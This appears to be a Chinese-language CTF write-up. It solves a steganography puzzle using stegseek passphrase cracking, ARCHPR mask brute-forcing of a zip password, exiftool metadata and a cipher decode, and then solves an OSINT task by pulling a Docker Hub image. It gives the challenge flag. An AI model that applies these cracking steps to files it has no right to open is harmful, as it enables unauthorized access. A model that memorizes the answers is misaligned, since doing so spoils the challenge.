
```
$ stegseek 00000000.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"
[i] Original filename: "hint.txt".
[i] Extracting to "00000000.jpg.out".
```


- 接下来打开隐藏的文件, 发现缺失的压缩包密码



- 发现密码少了三位, 不难想到可以利用掩码爆破, 可以通过ARCHPR实现



- 爆破出密码，可以打开这张png图片，说明是完整的(怎么感觉是盗我图啊)



- 最后利用exiftools找出png图片隐藏的信息

`$ exiftool 安全.png`

```
ExifTool Version Number      : 12.76
File Name                    : 安全.png
Directory                    : .
File Size                    : 52 kB
File Modification Date/Time  : 2024:04:06 04:32:56-04:00
File Access Date/Time       : 2024:05:04 01:55:21-04:00
File Inode Change Date/Time  : 2024:05:04 01:55:20-04:00
File Permissions             : -rwxrw-rw-
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 248
Image Height                 : 140
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Profile Name                  : ICC Profile
Profile CMM Type              : Apple Computer Inc.
Profile Version               : 2.1.0
Profile Class                 : Display Device Profile
Color Space Data              : RGB
Profile Connection Space      : XYZ
Profile Date Time             : 2024:02:20 14:34:22
Profile File Signature        : acsp
Primary Platform              : Apple Computer Inc.
CMM Flags                     : Not Embedded, Independent
Device Manufacturer           : Apple Computer Inc.
Device Model                  :
Device Attributes             : Reflective, Glossy, Positive, Color
Rendering Intent              : Perceptual
Connection Space Illuminant   : 0.9642 1 0.82491
Profile Creator               : Apple Computer Inc.
Profile ID                    : 0
Profile Description           : Display
Profile Description ML (hr-HR) : LCD u boji
```

```

Profile Description ML (es-XL) : LCD color
Profile Description ML (de-DE) : Farb-LCD
Profile Description ML : Color LCD
Profile Description ML (pt-BR) : LCD Colorido
Profile Description ML (pl-PL) : Kolor LCD
Profile Description ML (el-GR) : Έγχρωμη οθόνη LCD
Profile Description ML (sv-SE) : Färg-LCD
Profile Description ML (tr-TR) : Renkli LCD
Profile Description ML (pt-PT) : LCD a cores
Profile Description ML (ja-JP) : カラー LCD
Profile Copyright : Copyright Apple Inc., 2024
Media White Point : 0.94955 1 1.08902
Red Matrix Column : 0.43375 0.22144 0.01398
Green Matrix Column : 0.39001 0.72496 0.09874
Blue Matrix Column : 0.14046 0.05362 0.71219
Red Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Video Card Gamma : (Binary data 48 bytes, use -b option to extract)
Native Display Info : (Binary data 62 bytes, use -b option to extract)
Make And Model : (Binary data 40 bytes, use -b option to extract)
Blue Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Exif Byte Order : Big-endian (Motorola, MM)
X Resolution : 144
Y Resolution : 144
Resolution Unit : inches
User Comment : Screenshot
Exif Image Width : 248
Exif Image Height : 140
Pixels Per Unit X : 5669
Pixels Per Unit Y : 5669
Pixel Units : meters
XMP Toolkit : XMP Core 6.0.0
Apple Data Offsets : (Binary data 28 bytes, use -b option to extract)
Comment : 随波逐流语录：逐随流逐浪波逐波逐浪逐流随浪波逐随波浪波逐波流浪波流
逐流浪波逐随波浪波流随逐浪波逐波波浪波流流浪波逐波浪波逐流流浪波波浪波流浪波流随浪波逐随
波浪波逐流流浪波流波随浪波逐逐波浪波浪流流浪波逐随浪波逐随波浪波逐随浪波逐逐流浪波逐波波浪波流随逐
浪波流流波
Warning : [minor] Trailer data after PNG IEND chunk
Image Size : 248x140
Megapixels : 0.035

```

- 发现一段随波逐流加密的语句, 最后的最后, 解密出flag

逐随流逐浪波逐波逐浪波逐流随浪波逐随波浪波逐波流浪波流逐浪波逐随波浪波流随逐浪波逐波波浪波流流浪波逐波流波逐流流
浪波流波波浪波流流浪波流波随浪波逐随波浪波逐流流浪波流波随浪波逐随波浪波逐随波浪波逐随浪波逐随浪波逐随浪波逐随
浪波逐波波浪波流随逐浪波流流波


解密结果 ↓ 0 搜索 ↑ 解密结果 ↑

flag{are_you_taoti_hacker}

Docker_osint

社工题, 不太好想, 有了hint后好多了

出题人一般会把镜像传到dockerhub作为仓库, 一些公开的ctf题也会发布方便大家做题, 所以通过搜索定位到QQ空间学长(第一次甚至没找到)

 docker hub

glanhere

glanhere/dosint_new

glanhere

Updated about 17 hours ago


Image

☆0

↓ Pulls 5

Overview

Tags



No overview available
This repository doesn't have an overview

Docker Pull Command

```
docker pull glanhere/dosint_new
```

[Copy](#)

然后拉镜像跑起来, 找到flag

```
$ docker pull glanhere/dosint_new
Using default tag: latest
latest: Pulling from glanhere/dosint_new
33847f680f63: Pull complete
ba03c99d34ed: Pull complete
5f637ed06e1a: Pull complete
ecfd84713df3: Pull complete
078be7206c98: Pull complete
e3dea9e2c131: Pull complete
22e10b3fa871: Pull complete
ddf0bb4be8bd: Pull complete
0a37a0925b95: Pull complete
b290df08d4b8: Pull complete
c1a44f33b51c: Pull complete
4f4fb700ef54: Pull complete
Digest: sha256:b067d09746eb3ebd5d18d7e94a62b0d43356e44758104911c51c360b933b34fd
Status: Downloaded newer image for glanhere/dosint_new:latest
docker.io/glanhere/dosint_new:latest
```

